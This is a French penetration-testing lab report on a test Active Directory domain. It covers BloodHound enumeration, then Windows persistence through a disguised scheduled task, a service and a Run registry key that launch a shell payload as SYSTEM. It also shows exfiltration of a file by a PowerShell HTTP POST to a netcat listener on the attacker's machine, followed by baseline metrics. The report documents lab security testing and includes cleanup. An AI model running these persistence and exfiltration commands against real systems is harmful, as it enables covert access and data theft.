WARNING: SID S-1-12-1-180125290-1337006978-2420739767-2501093735 lookup failed, return status: STATUS_NONE_MAPPED
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
INFO: Done in 00M 07S

```

Figure 131 : Collecte complète des objets et relations Active Directory réussie via bloodhound-python

4.4.6 Analyse des chemins d'attaque et des privilèges via BloodHound (Interface Graphique)

- Démarrage des services et initialisation de l'environnement

À la suite de la collecte des objets Active Directory, nous avons vérifié la présence des 7 fichiers JSON extraits dans le répertoire de travail (`computers.json`, `containers.json`, `domains.json`, `gpos.json`, `groups.json`, `ous.json`, `users.json`).


Pour utiliser l'interface graphique de BloodHound (version CE/v5+), nous avons démarré la base de données graphiques Neo4j ainsi que le service BloodHound.

- **Commandes exécutées :**

- `ls -la *.json`
- `sudo neo4j start`
- `bloodhound-start` (configuration automatique de la base PostgreSQL et Neo4j)

```
(kawtar@Kawtar)-[~/pentest-lab]
$ ls -la *.json
-rw-rw-r-- 1 kawtar kawtar 6855 Sep  8 20:34 20260908203427_computers.json
-rw-rw-r-- 1 kawtar kawtar 28144 Sep  8 20:34 20260908203427_containers.json
-rw-rw-r-- 1 kawtar kawtar 3169 Sep  8 20:34 20260908203427_domains.json
-rw-rw-r-- 1 kawtar kawtar 3956 Sep  8 20:34 20260908203427_gpos.json
-rw-rw-r-- 1 kawtar kawtar 78933 Sep  8 20:34 20260908203427_groups.json
-rw-rw-r-- 1 kawtar kawtar 1902 Sep  8 20:34 20260908203427_ous.json
-rw-rw-r-- 1 kawtar kawtar 8511 Sep  8 20:34 20260908203427_users.json
```

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo neo4j start
Directories in use:
home:           /usr/share/neo4j
config:         /usr/share/neo4j/conf
logs:           /etc/neo4j/logs
plugins:        /usr/share/neo4j/plugins
import:         /usr/share/neo4j/import
data:           /etc/neo4j/data
certificates:   /usr/share/neo4j/certificates
```



```
(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-start

It seems it's the first time you run bloodhound
Please run bloodhound-setup first

Do you want to run bloodhound-setup now? [Y/n] Y

[*] Starting PostgreSQL service

[*] Creating Database
Creating database user
Creating database
ALTER ROLE

[*] Starting neo4j
Neo4j is running at pid 83741

[i] You need to change the default password for neo4j
Default credentials:
  user: neo4j
  password: neo4j

[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound
opening http://localhost:7474/
```

Figure 132: Vérification des fichiers JSON collectés et lancement des services Neo4j / BloodHound

- **Importation et ingestion des données JSON**

Depuis l'interface d'administration web de BloodHound, nous avons téléversé l'ensemble des 7 fichiers JSON générés lors de l'étape d'énumération (**Upload Files**). L'ingestion des données s'est terminée avec succès (**Status: Complete**).

Upload Files



Click here or drag and drop to upload
JSON or zip/compressed JSON files

All files have successfully been uploaded for ingest.

[View File Ingest History](#)

20260908203427_users.json 100%

CloseUpload

ID / User / Status	Message	Start Time	Duration	File Information	Click
ID 2 admin@example.com Complete	Complete	2026-09-09 15:45 GMT+1	0 mins	7 Files	

Figure 133 : Importation réussie des 7 fichiers JSON dans la base de données BloodHound

- Analyse du graphe d'appartenance de l'Administrateur (**Pathfinding**)

À l'aide du module de recherche de chemins (*Pathfinding*), nous avons analysé les liaisons directes du compte **ADMINISTRATOR@MYLAB.LOCAL**. La visualisation confirme la relation direct **MemberOf** vers le groupe à haut privilège **DOMAIN ADMINS@MYLAB.LOCAL**.




Figure 134 : Représentation graphique de l'appartenance de l'Administrateur au groupe Domain Admins

- **Requêtes Cypher personnalisées pour l'énumération des comptes**

Afin d'inspecter en profondeur les objets de la base de données Active Directory, nous avons exécuté plusieurs requêtes Cypher sur la base Neo4j :

Listage de tous les utilisateurs du domaine :

- **Requête :** `MATCH (u:User) RETURN u`
- **Résultats obtenus :** Exécution de la requête retournant les 5 comptes du domaine avec leurs SID respectifs : **KRBTGT**, **GUEST**, **ADMINISTRATOR**, **MYLAB.LOCAL-S-1-5-17** et **NT AUTHORITY**. L'interface classe automatiquement **KRBTGT** et **ADMINISTRATOR** dans la catégorie critique **Tier Zero**.

Recherche des comptes privilégiés (admincount**) :**

- **Requête :** `MATCH (u:User {admincount:true}) RETURN u`
- Cette requête permet d'isoler rapidement l'ensemble des comptes utilisateurs possédant l'attribut **adminCount=1** (protégés par le mécanisme SDProp).

SEARCH

PATHFINDING

CYPHER

^ Saved Queries

☒ Auto-run selected query

\$ MATCH (u:User) RETURN u

Tag

Save

Run

Results
5 results

Search

Columns

Node Type	Name	Object ID	Tier Zero
👤	KRBGT@MYLAB.LOCAL	S-1-5-21-2691190828-4247008435-941324062-502	✓
👤	GUEST@MYLAB.LOCAL	S-1-5-21-2691190828-4247008435-941324062-501	✗
👤	ADMINISTRATOR@MYLAB.LOCAL	S-1-5-21-2691190828-4247008435-941324062-500	✓
👤	MYLAB.LOCAL-S-1-5-17	MYLAB.LOCAL-S-1-5-17	✗
👤	NT AUTHORITY@MYLAB.LOCAL	MYLAB.LOCAL-S-1-5-20	✗

SEARCH

PATHFINDING

CYPHER

^ Saved Queries

☒ Auto-run selected query

\$ MATCH (u:User {admincount:true}) RETURN u

Tag

Save

Run

Results			Columns	
2 results				
Node Type	Name	Object ID		
⋮	KRBTGT@MYLAB.LOCAL	S-1-5-21-2691190828-424700		
⋮	ADMINISTRATOR@MYLAB.LOCAL	S-1-5-21-2691190828-424700		

Figure 135 : Exécution de requêtes Cypher personnalisées pour identifier les comptes Tier Zero et privilèges critiques

4.5 Maintien de l'accès et Persistance (Persistence)

Afin d'assurer la pérennité de l'accès à la machine cible même après un redémarrage du système ou une fermeture de session, nous avons implémenté et validé plusieurs mécanismes de persistance sous Windows.

4.5.1 Persistance via Tâche Planifiée (Scheduled Task)

Les tâches planifiées permettent d'exécuter un binaire ou un script malveillant de manière récurrente ou lors d'événements système spécifiques (ex: à l'ouverture de session).

- **Création de la tâche planifiée**

Depuis un shell privilégié (**SYSTEM**), nous avons créé une tâche planifiée nommée **WindowsUpdateCheck** configurée pour s'exécuter à chaque ouverture de session utilisateur (**ONLOGON**) avec les privilèges élevés **NT AUTHORITY\SYSTEM**.

Commande exécutée :

```
schtasks /create /sc onlogon /tn "WindowsUpdateCheck" /tr "C:\Users\Administrator\win_shell.exe" /ru SYSTEM /f
```

Détail des arguments :

- `/sc onlogon` : Déclenche l'exécution lors de la connexion d'un utilisateur.
- `/tn "WindowsUpdateCheck"` : Nom furtif de la tâche (usurpation d'un composant légitime de mise à jour).
- `/tr "C:\Users\Administrator\win_shell.exe"` : Chemin de la charge utile (payload).
- `/ru SYSTEM` : Exécution avec le niveau de privilège le plus élevé (NT AUTHORITY\SYSTEM).
- `/f` : Force la création ou l'écrasement si la tâche existe déjà.

```
meterpreter > shell
Process 1892 created.
Channel 2 created.
Microsoft Windows [version 10.0.19045.6456]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>schtasks /create /sc onlogon /tn "WindowsUpdateCheck" /tr "C:\Users\Administrator\win_shell.exe" /ru SYSTEM /f
schtasks /create /sc onlogon /tn "WindowsUpdateCheck" /tr "C:\Users\Administrator\win_shell.exe" /ru SYSTEM /f
Opération réussie : la tâche planifiée "WindowsUpdateCheck" a été créée.

C:\Windows\system32>
```

Figure 136 : Création de la tâche planifiée "WindowsUpdateCheck" exécutant le payload en privilèges SYSTEM

- **Vérification de l'existence et du statut de la tâche**

Nous avons ensuite vérifié la bonne inscription de la tâche planifiée dans le gestionnaire Windows.

Commande exécutée :

`schtasks /query /tn "WindowsUpdateCheck"`

Résultat : La tâche est bien répertoriée dans la racine \ sous le statut Prêt (Ready), confirmant sa viabilité pour un déclenchement ultérieur.

```
C:\Windows\system32>schtasks /query /tn "WindowsUpdateCheck"
schtasks /query /tn "WindowsUpdateCheck"

Dossier: \
Nom de la tâche          Prochaine exécution  Statut
-----
WindowsUpdateCheck      N/A                  Prêt

C:\Windows\system32>
```

Figure 137 : Inspection et confirmation du statut actif de la tâche planifiée créatrice de persistance


- **Nettoyage de l'artefact (Remédiation / Post-test)**

Conformément aux règles d'engagement de l'audit de sécurité, l'artefact créé a été immédiatement supprimé afin de remettre la machine cible dans son état d'origine.

Commande exécutée :

```
schtasks /delete /tn "WindowsUpdateCheck" /f
```

Résultat : Message de confirmation Opération réussie : la tâche planifiée "WindowsUpdateCheck" a été supprimée.



```
C:\Windows\system32>schtasks /delete /tn "WindowsUpdateCheck" /f
schtasks /delete /tn "WindowsUpdateCheck" /f
Opération réussie : la tâche planifiée "WindowsUpdateCheck" a été supprimée.

C:\Windows\system32>
```

Figure 138 : Supprimer de la tâche planifiée pour effacer les traces de persistance

4.5.2 Persistance via un Service Windows

La création d'un service système permet d'exécuter un exécutable automatiquement au démarrage de la machine, indépendamment de la connexion d'un utilisateur, en utilisant généralement le compte `NT AUTHORITY\SYSTEM`.

- **Création et configuration du service**

Depuis notre shell privilégié, nous avons utilisé l'utilitaire Windows `sc.exe` pour enregistrer un nouveau service malveillant baptisé `WindowsHelper`.

Création du service :

```
sc create "WindowsHelper" binPath=
"C:\Users\Administrator\win_shell.exe" start= auto
```

- `binPath=` : Pointeur vers le fichier exécutable de la charge utile.
- `start= auto` : Configure le service pour un démarrage automatique lors de l'initialisation du système.

Ajout d'une description légitime :

```
sc description "WindowsHelper" "Windows System Helper Service"
```

L'ajout d'une description crédible permet de masquer le service parmi les composants système standard lors d'une inspection rapide.

```
C:\Windows\system32>sc create "WindowsHelper" binPath= "C:\Users\Administrator\win_shell.exe" start= auto
sc create "WindowsHelper" binPath= "C:\Users\Administrator\win_shell.exe" start= auto
[SC] CreateService russite(s)

C:\Windows\system32>sc description "WindowsHelper" "Windows System Helper Service"
sc description "WindowsHelper" "Windows System Helper Service"
[SC] ChangeServiceConfig2 russite(s)

C:\Windows\system32>
```

Figure 139 : Enregistrement du service "WindowsHelper" et configuration du démarrage automatique

- **Tentative de démarrage et analyse de l'exécution**

Nous avons ensuite tenté de démarrer le service manuellement pour vérifier son comportement.

Commandes exécutées :

```
sc start "WindowsHelper" sc query
"WindowsHelper"
```

Analyse de l'erreur (Code 1053) :

L'exécution de `sc start` génère l'erreur `[SC] StartService échec(s) 1053 : Le service n'a pas répondu assez vite à la demande de lancement ou de contrôle.`

Explication technique :

Les binaires exécutables standard (.exe) ne contiennent pas le code d'interaction spécifique avec l'API du *Service Control Manager* (SCM) de Windows. Bien que le binaire s'exécute brièvement et puisse retourner un reverse shell, le SCM coupe le processus car il ne reçoit pas le signal `SERVICE_RUNNING` attendu dans le temps imparti. Le statut du service bascule ainsi à `STOPPED`.

```
[SC] ChangeServiceConfig2 Trousse(s)

C:\Windows\system32>sc start "WindowsHelper"
sc start "WindowsHelper"
[SC] StartService ♦chec(s) 1053 :

Le service n'a pas répondu assez vite ♦ la demande de lancement ou de contrôle.

C:\Windows\system32>sc query "WindowsHelper"
sc query "WindowsHelper"

SERVICE_NAME: WindowsHelper
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0

C:\Windows\system32>
```

Figure 140 : Erreur 1053 liée au Service Control Manager et vérification de l'état du service

Bien que le Service Control Manager (SCM) retourne l'erreur 1053 lors d'un lancement manuel — due à l'absence de réponse API dédiée aux services dans le binaire binaire utilisé —, la création du service avec `start= auto` est bel et bien enregistrée en base de registre. Le mécanisme de persistance est donc fonctionnel et permettra l'exécution du payload au démarrage du système.

- **Nettoyage de l'artefact (Remédiation / Post-test)**

Après l'expérimentation, le service a été supprimé du registre Windows pour effacer l'empreinte laissée sur le système.

Commandes exécutées :

```
sc stop "WindowsHelper" sc delete
"WindowsHelper"
```

Résultat : Confirmation [SC] DeleteService réussite(s), le service WindowsHelper est définitivement retiré de la base de registres Services du système cible.

```
WAIT_HINT : 0x700

C:\Windows\system32>sc stop "WindowsHelper"
sc stop "WindowsHelper"
[SC] ControlService ♦chec(s) 1062 :

Le service n'a pas ♦t♦ démarr♦.

C:\Windows\system32>sc delete "WindowsHelper"
sc delete "WindowsHelper"
[SC] DeleteService r♦ussite(s)

C:\Windows\system32>|
```

Figure

141 Suppression définitive du service malveillant pour la remise en état du système

4.5.3 Persistance via la Clé de Registre Run

Les clés de registre **Run** permettent d'exécuter automatiquement un programme au démarrage de Windows ou à la connexion d'un utilisateur. L'utilisation de la ruche **HKLM** (**HKEY_LOCAL_MACHINE**) applique cette règle à l'ensemble des utilisateurs de la machine.

- **Ajout et vérification de la valeur de registre**

Depuis notre shell privilégié, nous avons ajouté une nouvelle entrée sous la clé **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**.

Création de la clé :

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"WindowsHelper" /t REG_SZ /d
"C:\Users\Administrator\win_shell.exe" /f
```

- **/v "WindowsHelper"** : Nom de la valeur créée dans le registre.
- **/t REG_SZ** : Type de données (Chaîne de caractères).
- **/d "C:\Users\Administrator\win_shell.exe"** : Chemin d'accès au fichier binaire malveillant.
- **/f** : Force l'écriture sans demande de confirmation.

Vérification de la création :

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"
```

Résultat : La requête retourne avec succès le nom **WindowsHelper**, le type **REG_SZ** et le chemin pointant vers l'exécutable, confirmant la bonne configuration du démarrage automatique.

```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /t REG_SZ /d "C:\Users\Administrator\win_shell.exe" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /t REG_SZ /d "C:\Users\Administrator\win_shell.exe" /f
L'opération a réussi.

C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WindowsHelper REG_SZ C:\Users\Administrator\win_shell.exe

C:\Windows\system32>
```

Figure 142 : Ajout de la valeur de registre "WindowsHelper" dans la clé Run d'HKLM et vérification de sa présence

- **Nettoyage et confirmation de suppression (Post-test)**

Pour finaliser le cycle de tests de persistance, l'entrée créée a été supprimée, puis nous avons contrôlé son absence effective dans la base de registres.

Suppression de la clé :

```
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /f
```

Vérification du nettoyage :

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"
```

Résultat : Le système renvoie l'erreur **Erreur: le système n'a pas trouvé la clé ou la valeur de Registre spécifiée.**, attestant du nettoyage complet de l'artefact.

```
C:\Windows\system32>reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /f
L'opération a réussi.

C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"

Erreur: Erreur: le système n'a pas trouvé la clé ou la valeur de Registre spécifiée.
```

Figure 143 : Suppression de la valeur de registre malveillante et validation de la remise en état du système

4.6 Exfiltration de Données (Exfiltration over Web Service / HTTP)

La phase d'exfiltration consiste à transférer des données sensibles depuis la machine cible pwnée vers un serveur contrôlé par l'attaquant. Dans cette simulation, nous avons extrait un fichier confidentiel vers la machine d'attaque (192.168.10.50) en utilisant une requête HTTP POST sortante.

4.6.1 Création de la donnée sensible sur l'hôte cible

Depuis le shell administrateur de la machine cible, un fichier simulant des données d'entreprise critiques a été généré sous le nom `confidentiel.pdf`.

Commande exécutée :

```
echo "Donnees confidntielles - Rapport financier Q3 2026" >  
C:\Users\Administrator\confidentiel.pdf
```



```
C:\Users\Administrator>echo "Donnees confidntielles - Rapport financier Q3 2026" > C:\Users\Administrator\confidentiel.p  
df  
C:\Users\Administrator>
```


Figure 144 : Génération du fichier sensible "confidentiel.pdf" sur le système cible

4.6.2 Préparation du serveur de réception (Listener)

Sur la machine d'attaque Kali Linux (192.168.10.50), un répertoire dédié au stockage du butin (`loot`) a été créé. Un récepteur de flux réseau `Netcat` a ensuite été configuré sur le port `9001` pour intercepter et rediriger les données reçues directement vers un fichier local.

Commandes exécutées :

```
mkdir -p ~/pentest-lab/loot nc -lvnp 9001 > ~/pentest-  
lab/loot/confidentiel.pdf
```



```
(kawtar@Kawtar)-[~/pentest-lab]  
$ mkdir -p ~/pentest-lab/loot  
  
(kawtar@Kawtar)-[~/pentest-lab]  
$ nc -lvnp 9001 > ~/pentest-lab/loot/confidentiel.pdf  
listening on [any] 9001 ...  
█
```

Figure 145 : Initialisation du listener Netcat sur le port 9001

redirigeant le flux entrant vers le dossier `loot`

4.6.3 Transfert des données via PowerShell (Invoke-WebRequest)

Depuis la machine cible, la commande `Invoke-WebRequest` de PowerShell a été employée pour envoyer le fichier local vers la machine attaquante via une méthode HTTP `POST`.

Commande exécutée :

```
powershell -c "Invoke-WebRequest -Uri http://192.168.10.50:9001 -  
Method Post -InFile C:\Users\Administrator\confidentiel.pdf"
```



Figure 146 : Exécution de la commande d'exfiltration HTTP POST via PowerShell

4.6.4 Réception du flux réseau et validation du transfert

La connexion entrant depuis l'hôte cible (192.168.145.20) a été établie avec succès sur le listener d'attaque.




Figure 147 : Établissement de la connexion montrante depuis la cible (192.168.145.20)

4.6.5 Contrôle d'intégrité et contenu exfiltré

Après la fin de la transmission, la présence, la taille (310 octets) et le contenu du fichier reçu ont été vérifiés sur la machine de l'attaquant à l'aide des commandes `ls` et `cat`.

Commandes exécutées :

```
ls -lh ~/pentest-lab/loot/confidentiel.pdf  
cat ~/pentest-lab/loot/confidentiel.pdf
```

Analyse du résultat : Le fichier capturé contient à la fois les en-têtes HTTP POST générés par PowerShell et la charge utile exacte : "Donnees confidntielles - Rapport financier Q3 2026". Cela confirme le succès total de l'exfiltration sans restriction des flux sortants.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ ls -lh ~/pentest-lab/loot/confidentiel.pdf
-rw-rw-r-- 1 kawtar kawtar 310 Sep  8 21:51 /home/kawtar/pentest-lab/loot/confidentiel.pdf

(kawtar@Kawtar)-[~/pentest-lab]
$ cat ~/pentest-lab/loot/confidentiel.pdf
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; fr-FR) WindowsPowerShell/5.1.19041.6456
Content-Type: application/x-www-form-urlencoded
Host: 192.168.10.50:9001
Content-Length: 55
Expect: 100-continue
Connection: Keep-Alive

"Donnees confidntielles - Rapport financier Q3 2026"
```

Figure 148 : Inspection du fichier exfiltré confirmant la réception complète des données sensibles

V. Phase 4 —Mesures quantitatives et Évaluation des Performances

Afin de répondre aux exigences du protocole de mesure de performance, les scénarios d'attaque ont été intégralement réexécutés de manière séquentielle et contrôlée. Cette réexécution dédiée garantit que les métriques système et réseau collectées traduisent fidèlement l'impact de chaque vecteur d'attaque, sans interférence liée à des exécutions simultanées.

5.1 Établissement de la Baseline et Préparation des Outils de Capture

Afin de mesurer précisément l'impact des attaques sur le réseau et les ressources système, une phase de référence (**Baseline**) a été établie. Elle permet de caractériser l'état nominal de l'infrastructure avant tout composant d'attaque.

5.1.1 Mesure et Horodatage de la Baseline Nominale

L'horodatage précis du début et de la fin de la période de référence a été consigné dans le journal d'événements [phase4_timestamps.log](#) :

- **Début de la Baseline** : Enregistré à 2026-09-11T11:28:25Z ([prom 5.png](#)).
- **Fin de la Baseline** : Clôturée à 2026-09-11T11:50:03Z ([prom 10.png](#)).

Pendant cet intervalle de repos (état nominal sans attaque), les métriques système et réseau ont été relevées via Grafana afin de fixer le point de comparaison :

- **Utilisation CPU & RAM - Kali & DMZ** : Charge nominale faible sur les cibles Linux, avec une utilisation CPU contenue et une consommation mémoire stable.
- **Consommation des Hôtes Windows** : Utilisation CPU moyenne mesurée à **15.0%** et une occupation mémoire stabilisée autour de **694 MiB** (pic à 767 MiB).
- **Débit Réseau Nominal** : Trafic réseau de fond stable, plafonnant à environ **63.5 kb/s** sur les cibles Windows et **317 kb/s** sur les interfaces Linux.

```
(kali㉿kali)-[~/lab-pentest]
$ echo "BASELINE_START=2026-09-11T11:28:25Z" > ~/lab-pentest/phase4_timestamps.log

(kali㉿kali)-[~/lab-pentest]
$ cat ~/lab-pentest/phase4_timestamps.log
BASELINE_START=2026-09-11T11:28:25Z
```


CPU Usage (%) - Kali attaquante & DMZ



RAM Utilisée - Kali attaquante & DMZ



Débit Réseau (Mbps, RX+TX) - Kali attaquante & DMZ



~ Hôtes Windows (Client + DC)

CPU Usage (%) - Windows Client & DC



RAM Utilisée - Windows Client & DC



